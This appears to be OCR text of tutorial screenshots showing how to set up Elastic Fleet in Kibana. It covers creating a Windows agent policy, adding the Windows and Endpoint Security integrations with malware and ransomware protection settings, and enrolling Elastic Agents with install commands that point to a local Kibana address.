
Total available	**1**
Used integrations	**1**

Agents View agents

Total agents	**0**
Active	**0**
Offline	**0**
Error	**0**

Data streams View data streams

Data streams	**0**
Namespaces	**0**
Total size	**0B**



Create agent policy

Agent policies are used to manage settings across a group of agents. You can add integrations to your agent policy to specify what data your agents collect. When you edit an agent policy, you can use Fleet to deploy updates to a specified group of agents.

Name: Windows

Description: Collect data from Windows endpoints.

System monitoring

□ Collect system metrics

Advanced options

Default namespace

Apply a default namespace to integrations that use this policy. Integrations can specify their own namespaces.


default

Agent monitoring

Collect data about your agents for debugging and tracking performance.

□ Collect agent logs

□ Collect agent metrics



1 Select an integration

windows

✓ Windows

2 Configure integration

Integration settings


Choose a name and description to help identify how this integration will be used.

Integration name: windows-1

Description (Optional):

☑ Collect events from the following Windows event log channels:

☒ Collect Windows perfmon and service metrics




Windows

Revision	Integrations	Used by	Last updated on
5	2	0 agents	Feb 21, 2021

Collect data from Windows endpoints.

Name ↑	Description	Integration	Namespace	Actions
security-1	Endpoint Security in...	Endpoint Security	default	···
windows-1	Windows integratio...	Windows	default	···




security-1

Revision	Integrations	Used by	Last updated on
3	1	0	May 18, 2021

Security policy

Name ↑	Description	Integration	Namespace	Actions
security-1	Security integration	Endpoint Security v0.18.0	default	···



Protections

Type
Malware

Operating System
Windows, Mac

Malware protections enabled

Protection Level

● Detect ○ Prevent

User Notification

Agent version 7.11+

□ Notify User

View related detection rules. Prebuilt rules are tagged “Elastic” on the Detection Rules page.

Type
Ransomware

Operating System
Windows

Ransomware protections enabled

Protection Level


● Detect ○ Prevent

User Notification

Agent version 7.12+

□ Notify User

View related detection rules. Prebuilt rules are tagged “Elastic” on the Detection Rules page.




Type
Register as antivirus

Operating System
Windows Restrictions

Toggle on to register Elastic as an official Antivirus solution for Windows OS. This will also disable Windows Defender.

Register as antivirus




Windows

Revision	Integrations	Used by	Last updated on
6	2	1 agent	Feb 22, 2021

Collect data from Windows endpoints.

Name ↑	Description	Integration	Namespace	Actions
security-1	Endpoint Security in...	Endpoint Security	default	···
windows-1	Windows integratio...	Windows	default	···



Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

3 Enroll and start the Elastic Agent

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.


Linux, macOS

```
./elastic-agent install -f --kibana-url=http://192.168.1.101
```

Windows

```
.\elastic-agent.exe install -f --kibana-url=http://192.168.
```

See the Elastic Agent docs for RPM / DEB deploy instructions.



Agents

Manage and deploy policy updates to a group of agents of any size.


Showing 2 agents

● Healthy 2 ● Unhealthy 0 ● Updating 0 ● Offline 0

Host	Status	Agent policy	Version	Last activity	Actions
packtpub	Healthy	Windows rev. 12	7.13.0	31 seconds ago	···
elastic-packetpub.local	Healthy	Default Fleet Server policy rev. 5	7.13.0	29 seconds ago	···

